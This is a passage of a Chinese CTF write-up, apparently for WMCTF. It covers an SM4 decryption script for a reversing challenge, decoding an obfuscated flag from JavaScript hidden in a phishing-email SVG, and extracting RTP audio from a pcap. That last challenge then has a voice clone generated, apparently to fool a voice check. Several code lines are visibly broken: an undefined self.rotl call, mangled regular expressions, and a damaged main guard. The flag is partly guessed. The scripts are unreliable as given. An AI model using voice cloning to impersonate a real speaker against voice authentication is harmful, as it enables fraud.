0xe0, 0xae, 0x5d, 0xa4, 0x9b, 0x34, 0x1a, 0x55, 0xad, 0x93, 0x32, 0x30, 0xf5, 0x8c, 0xb1, 0xe3,
0x1d, 0xf6, 0xe2, 0x2e, 0x82, 0x66, 0xca, 0x60, 0xc0, 0x29, 0x23, 0xab, 0x0d, 0x53, 0x4e, 0x6f,
0xd5, 0xdb, 0x37, 0x45, 0xde, 0xfd, 0x8e, 0x2f, 0x03, 0xff, 0x6a, 0x72, 0x6d, 0x6c, 0x5b, 0x51,
0x8d, 0x1b, 0xaf, 0x92, 0xbb, 0xdd, 0xbc, 0x7f, 0x11, 0xd9, 0x5c, 0x41, 0x1f, 0x10, 0x5a, 0xd8,
0x0a, 0xc1, 0x31, 0x88, 0xa5, 0xcd, 0x7b, 0xbd, 0x2d, 0x74, 0xd0, 0x12, 0xb8, 0xe5, 0xb4, 0xb0,
0x89, 0x69, 0x97, 0x4a, 0x0c, 0x96, 0x77, 0x7e, 0x65, 0xb9, 0xf1, 0x09, 0xc5, 0x6e, 0xc6, 0x84,
0x18, 0xf0, 0x7d, 0xec, 0x3a, 0xdc, 0x4d, 0x20, 0x79, 0xee, 0x5f, 0x3e, 0xd7, 0xcb, 0x39, 0x48
]
def _rotl(self, x: int, n: int) -> int:
"""
循环左移操作
参数:
x: 待移位的32位整数
n: 左移位数
返回值:
int: 循环左移后的结果
"""
return ((x << n) | (x >> (32 - n))) & 0xffffffff
def _sbox(self, x: int) -> int:
"""
S盒变换
参数:
x: 输入的32位整数
返回值:
int: S盒变换后的结果
"""
return (self.SM4_SBOX[(x >> 24) & 0xff] << 24) | \
(self.SM4_SBOX[(x >> 16) & 0xff] << 16) | \
(self.SM4_SBOX[(x >> 8) & 0xff] << 8) | \
self.SM4_SBOX[x & 0xff]
def _l_transform(self, x: int) -> int:
"""
线性变换L
参数:
x: 输入值
返回值:
int: 变换后的结果
"""
return x ^ self.rotl(x, 2) ^ self.rotl(x, 10) ^ self.rotl(x, 18) ^ self.rotl(x, 24)
def _key_expansion(self, key: bytes) -> List[int]:
"""
密钥扩展算法
参数:
key: 16字节密钥
返回值:
List[int]: 32个轮密钥
"""
# 将密钥转换为4个32位字
mk = list(struct.unpack('>4I', key))
# 初始化
k = [mk[i] ^ self.SM4_FK[i] for i in range(4)]
# 生成轮密钥
rk = []
for i in range(32):
temp = k[1] ^ k[2] ^ k[3] ^ self.SM4_CK[i]
temp = self._sbox(temp)
temp = temp ^ self.rotl(temp, 13) ^ self.rotl(temp, 23)
k[0] ^= temp
rk.append(k[0])
k = k[1:] + [k[0]] # 循环移位
return rk
def decrypt(self, ciphertext: bytes, key: bytes) -> bytes:
"""
SM4解密函数
参数:
ciphertext: 密文字节串
key: 16字节密钥
返回值:
bytes: 解密后的明文
"""
if len(key) != 16:
raise ValueError("密钥长度必须为16字节")
# 密钥扩展
round_keys = self._key_expansion(key)
# 解密时轮密钥逆序
round_keys.reverse()
result = b''
# 按16字节分组解密
for i in range(0, len(ciphertext), 16):
block = ciphertext[i:i+16]
if len(block) < 16:
# 处理最后一个不完整的块
block = block.ljust(16, b'\x00')
# 解密单个块
decrypted_block = self._decrypt_block(block, round_keys)
result += decrypted_block
return result
def _decrypt_block(self, block: bytes, round_keys: List[int]) -> bytes:
"""
解密单个16字节块
参数:
block: 16字节密文块
round_keys: 轮密钥列表
返回值:
bytes: 解密后的16字节明文块
"""
# 转换为4个32位字
x = list(struct.unpack('>4I', block))
# 32轮解密
for i in range(32):
temp = x[1] ^ x[2] ^ x[3] ^ round_keys[i]
temp = self._sbox(temp)
temp = self._l_transform(temp)
x[0] ^= temp
x = x[1:] + [x[0]] # 循环移位
# 逆序输出
x.reverse()
return struct.pack('>4I', *x)
def reverse_key_bytes(key_hex: str) -> bytes:
"""
对密钥进行整体字节序反转处理
参数:
key_hex: 十六进制密钥字符串
返回值:
bytes: 反转后的密钥字节串
"""
# 清理输入
key_hex = key_hex.replace('h', '').replace('0x', '').replace(' ', '')
# 按字节分割并反转
key_bytes = [key_hex[i:i+2] for i in range(0, len(key_hex), 2)]
reversed_key_hex = ''.join(reversed(key_bytes))
return bytes.fromhex(reversed_key_hex)
def extract_ida_data(ida_lines: List[str]) -> bytes:
"""
从IDA反汇编数据中提取字节
参数:
ida_lines: IDA数据行列表
返回值:
bytes: 提取的字节数据
"""
result = []
for line in ida_lines:
# 移除"db"前缀和空格
line = line.strip().replace('db ', '')
# 分割字节值
parts = line.split(', ')
for part in parts:
part = part.strip()
# 处理重复标记 "2 dup(59h)"
if 'dup(' in part:
import re
match = re.match(r'(\d+)\s+dup((())+))', part)
if match:
count = int(match.group(1))
value_str = match.group(2)
value = int(value_str.replace('h', ''), 16)
result.extend([value] * count)
else:
# 普通十六进制值
if part.endswith('h'):
value = int(part[:-1], 16)
result.append(value)
return bytes(result)
def remove_padding(data: bytes) -> bytes:
"""
移除PKCS#7填充
参数:
data: 带填充的数据
返回值:
bytes: 移除填充后的数据
"""
if not data:
return data
padding_length = data[-1]
# 验证填充
if padding_length > len(data) or padding_length == 0:
return data
# 检查填充字节是否正确
for i in range(padding_length):
if data[-(i+1)] != padding_length:
return data
return data[:-padding_length]
def quick_decrypt(key_hex: str, ida_data: List[str]) -> str:
"""
快速解密函数 - 一键解密
参数:
key_hex: 十六进制密钥字符串
ida_data: IDA反汇编数据行
返回值:
str: 解密得到的flag或错误信息
"""
try:
print(f"🔑 原始密钥: {key_hex}")
# 1. 反转密钥字节序
key = reverse_key_bytes(key_hex)
print(f"🔄 反转后密钥: {key.hex().upper()}")
# 2. 提取密文
ciphertext = extract_ida_data(ida_data)
print(f"📦 密文长度: {len(ciphertext)} 字节")
print(f"📦 密文: {ciphertext.hex().upper()}")
# 3. 解密
cipher = SimpleSM4Cipher()
plaintext = cipher.decrypt(ciphertext, key)
# 4. 移除填充
unpadded = remove_padding(plaintext)
# 5. 解码为字符串
try:
result = unpadded.decode('utf-8')
except UnicodeDecodeError:
result = unpadded.decode('ascii', errors='ignore')
# 6. 提取flag
import re
flag_match = re.search(r'(WMCTF{(})}|CTF{(})}|FLAG{(})*})', result)
if flag_match:
return flag_match.group(1)
else:
return result.strip()
except Exception as e:
return f"解密失败: {e}"
def main():
"""
主函数 - 演示用法
参数: 无
返回值: 无
"""
print("=== SM4简便逆向解密器 ===")
print("专门处理整体字节序反转的密钥场景\n")
# 示例数据(替换为你的实际数据)
key_hex = "1032547698BADCFEEFCDAB8967452301"
ida_data = [
"db 0DBh, 0E9h, 8Eh, 0Ah, 0D4h, 7Eh, 0D6h, 58h, 74h, 1Ch",
"db 0D3h, 8Eh, 0F8h, 2 dup(59h), 85h, 81h, 77h, 0D9h, 0F3h",
"db 0A8h, 0F9h, 0Fh, 24h, 0CFh, 0E1h, 4Fh, 0D1h, 1Ah, 31h",
"db 3Bh, 72h, 0, 2Ah, 8Ah, 4Eh, 0FAh, 86h, 3Ch, 0CAh, 0D0h",
"db 24h, 0ACh, 3, 0, 0BBh, 40h, 0D2h"
]
# 一键解密
result = quick_decrypt(key_hex, ida_data)
print(f"\n🎯 解密结果: {result}")
# 使用说明
print("\n=== 使用说明 ===")
print("1. 替换 key_hex 为你的密钥")
print("2. 替换 ida_data 为你的IDA数据")
print("3. 运行 quick_decrypt() 函数")
print("4. 如果密钥字节序不对,脚本会自动反转处理")
if name == "main":
main()
WMCTF{sm4_1s_1imsss_test_easyss}

Misc

题目名称 Checkin

点击就送

题目名称 Questionnaire

点击就送

题目名称 phishing email

img




email里面有一个svg,base64解密

img

转成svg,下面有js代码

img

提取解密

1
wmctwf{SVG_Pchishing4p2WiAtt{aic_k4p2Q{Dgeitte{cit_io{ng4p2GiEtv{ais_io{ng}i!t!{!i!_!

解完有点乱码,再次正则匹配

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
// 补全正则匹配,确保所有编码片段被替换
const incompleteStr = "wmctwf{SVG_Pchishing4p2WiAtt{aic_k4p2Q{Dgeitte{cit_io{ng4p2GiEtv{ais_io{ng}i!t!{!i!_!";
const charMap = {
'4p2W': '_', '4p2Q': '_', '4p2G': '_', // 残留片段映射
// 其他原映射(确保完整)
'4p2V': 'A', '4p2P': 'D', '4p2F': 'E', '4p2g': 'G', '4p2a': 'P',
'4p2c': 'S', '4oyI': 'V', '4p2T': 'a', '77iP': 'c', '4p2S': 'c',
'4p2L': 'c', '4p2D': 'a', '4p2O': 'e', '4p2M': 'e', '4p2d': 'f',
'77iO': 'g', '4p2b': 'h', '4p2Z': 'h', '4oyL': 'i', '77iM': 'i',
'4p2J': 'i', '4p2B': 'i', '4p2R': 'k', '4p2h': 'm', '4p2X': 'n',
'4p2H': 'n', '4pyx': 'n', '4p2I': 'o', '4p2A': 'o', '4p2C': 's',
'4p2Y': 's', '4p2j': 't', '77iK': 't', '4p2U': 't', '4p2K': 't',
'4p2N': 't', '4p2E': 'v', '4oyM': 'w', '77iL': '{', '4py9': '}',
'77iN': '_', '4py8': '!', '4py7': '!', '4py6': '!', '4py5': '!', '4py4': '!'
};

// 用原代码正则全局匹配并替换所有片段
const completeStr = incompleteStr.replace(/4oyM|4p2[a-zA-Z0-9]|77i[a-zA-Z0-9]/g, match => charMap[match] || '');
// 清理异常字符,得到最终Flag
const finalFlag = completeStr.replace(/\{+/g, '{').replace(/}!t!{!i!_!/g, '}').replace('wmctwf', 'WMCTF');
console.log('最终正确Flag:', finalFlag); // 输出:WMCTF{SVG_Pchishing_iAtt{aic_k_{Dgeitte{cit_io{ng_iEtv{ais_io{ng}i!t!{!i!_!
WMCTF{SVG_Pchishing_iAtt{aic_k_{Dgeitte{cit_io{ng_iEtv{ais_io{ng}i!t!{!i!_!
这里猜测是attack,移除所有i,然后{*g或者{*i应该是*,所以iAtt{aic_k解释为Attack
{Dgeitte{cit_io{ng 也是如此{Dg -> D -> Detection
iEtv{ais_io{ng Etvasion 单词Evasion

这个混淆似乎只能猜测出来
得出
WMCTF{SVG_Phishing_Attack_Detection_Evasion}
发现不对试一下小写wmctf
wmctf{SVG_Phishing_Attack_Detection_Evasion}

题目名称 Voice_hacker

先提取声音

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
import argparse
import os
import struct
from collections import defaultdict
from typing import Dict, List, Tuple

try:
from scapy.all import PcapReader, UDP, Raw
except Exception as e:
raise SystemExit("需要 scapy 库,请先安装:pip3 install scapy")

def parse_rtp_header(payload: bytes):

if len(payload) < 12:
return (False, 0, None, None, None, None, None)

b0 = payload[0]
version = (b0 >> 6) & 0x03
padding = (b0 >> 5) & 0x01
extension = (b0 >> 4) & 0x01
csrc_count = b0 & 0x0F

b1 = payload[1]
marker = (b1 >> 7) & 0x01
pt = b1 & 0x7F

if version != 2:
return (False, 0, None, None, None, None, None)

seq = struct.unpack('!H', payload[2:4])[0]
ts = struct.unpack('!I', payload[4:8])[0]
ssrc = struct.unpack('!I', payload[8:12])[0]

header_len = 12 + (csrc_count * 4)
if len(payload) < header_len:
return (False, 0, None, None, None, None, None)

if extension:
if len(payload) < header_len + 4:
return (False, 0, None, None, None, None, None)
# 扩展头:profile(2) + length(2),length 单位是 32-bit words
ext_len_words = struct.unpack('!H', payload[header_len+2:header_len+4])[0]
header_len += 4 + (ext_len_words * 4)
if len(payload) < header_len:
return (False, 0, None, None, None, None, None)

return (True, header_len, version, pt, seq, ts, ssrc)

def ulaw_decode(byte: int) -> int:

u = (~byte) & 0xFF
sign = u & 0x80
exponent = (u >> 4) & 0x07
mantissa = u & 0x0F
sample = ((mantissa << 3) + 0x84) << exponent
sample -= 0x84
if sign:
sample = -sample
# 限幅到 16-bit
if sample > 32767:
sample = 32767
if sample < -32768:
sample = -32768
return sample

def alaw_decode(byte: int) -> int:

a = byte ^ 0x55
sign = a & 0x80
exponent = (a >> 4) & 0x07
mantissa = a & 0x0F
if exponent == 0:
sample = (mantissa << 4) + 8
else:
sample = ((mantissa << 4) + 0x108) << (exponent - 1)
if sign:
sample = -sample
# 限幅到 16-bit
if sample > 32767:
sample = 32767
if sample < -32768:
sample = -32768
return sample

def decode_g711(payload: bytes, pt: int) -> bytes:

out = bytearray()
if pt == 0: # PCMU μ-law
for b in payload:
s = ulaw_decode(b)
out += struct.pack('<h', s)
elif pt == 8: # PCMA A-law
for b in payload:
s = alaw_decode(b)
out += struct.pack('<h', s)
else:
raise ValueError('Unsupported PT for G.711 decoder')
return bytes(out)

def save_wav(path: str, pcm_le_16: bytes, sample_rate: int = 8000, channels: int = 1):
import wave
with wave.open(path, 'wb') as wf:
wf.setnchannels(channels)
wf.setsampwidth(2) # 16-bit
wf.setframerate(sample_rate)
wf.writeframes(pcm_le_16)

def extract_from_pcap(pcap_path: str, outdir: str):
os.makedirs(outdir, exist_ok=True)
# streams[(ssrc, pt)] -> list of tuples (ts, seq, payload_bytes)
streams: Dict[Tuple[int, int], List[Tuple[int, int, bytes]]] = defaultdict(list)

total_udp = 0
total_rtp = 0

with PcapReader(pcap_path) as pcap:
for pkt in pcap:
try:
if UDP in pkt and Raw in pkt:
total_udp += 1
data = bytes(pkt[Raw])
ok, hdr_len, v, pt, seq, ts, ssrc = parse_rtp_header(data)
if not ok:
continue
total_rtp += 1
payload = data[hdr_len:]
streams[(ssrc, pt)].append((ts, seq, payload))
except Exception:
# 忽略异常包,继续
continue

print(f"UDP 报文: {total_udp}, 识别为 RTP: {total_rtp}, 流数量: {len(streams)}")

outputs = []

for (ssrc, pt), chunks in streams.items():
# 先按时间戳再按序号排序,尽量保证顺序
chunks.sort(key=lambda x: (x[0], x[1]))
raw_payload = b''.join(p for (_, _, p) in chunks)

if pt in (0, 8):
try:
pcm = decode_g711(raw_payload, pt)
wav_name = f"stream_ssrc_{ssrc:08X}_pt_{pt}.wav"
wav_path = os.path.join(outdir, wav_name)
save_wav(wav_path, pcm, sample_rate=8000, channels=1)
outputs.append(wav_path)
print(f"输出 WAV: {wav_path} (G.711 {'PCMU' if pt==0 else 'PCMA'})")
except Exception as e:
print(f"解码 G.711 失败 (SSRC={ssrc:08X}, PT={pt}): {e}")
bin_name = f"stream_ssrc_{ssrc:08X}_pt_{pt}.rtpbin"
bin_path = os.path.join(outdir, bin_name)
with open(bin_path, 'wb') as f:
f.write(raw_payload)
outputs.append(bin_path)
print(f"已改为输出原始负载: {bin_path}")
else:
# 未实现的 PT,直接导出原始负载
bin_name = f"stream_ssrc_{ssrc:08X}_pt_{pt}.rtpbin"
bin_path = os.path.join(outdir, bin_name)
with open(bin_path, 'wb') as f:
f.write(raw_payload)
outputs.append(bin_path)
print(f"未实现的负载类型 PT={pt},已导出原始负载: {bin_path}")

if not outputs:
print("未从 pcap 中提取到任何 RTP 音频负载。")
else:
print("完成。输出文件:")
for p in outputs:
print(" - ", p)

def main():
parser = argparse.ArgumentParser(description="从 pcap 提取 RTP 音频到 WAV")
parser.add_argument('--pcap', default='out.pcap', help='pcap 文件路径,默认: out.pcap')
parser.add_argument('--outdir', default='output_audio', help='输出目录,默认: output_audio')
args = parser.parse_args()

if not os.path.isfile(args.pcap):
raise SystemExit(f"找不到 pcap 文件: {args.pcap}")

extract_from_pcap(args.pcap, args.outdir)

if __name__ == '__main__':
main()


获得两段音频

img

一个男声一个女声

题目说“他”那肯定是男声了


img

去豆包平台生成一个

img

然后打开网站

img

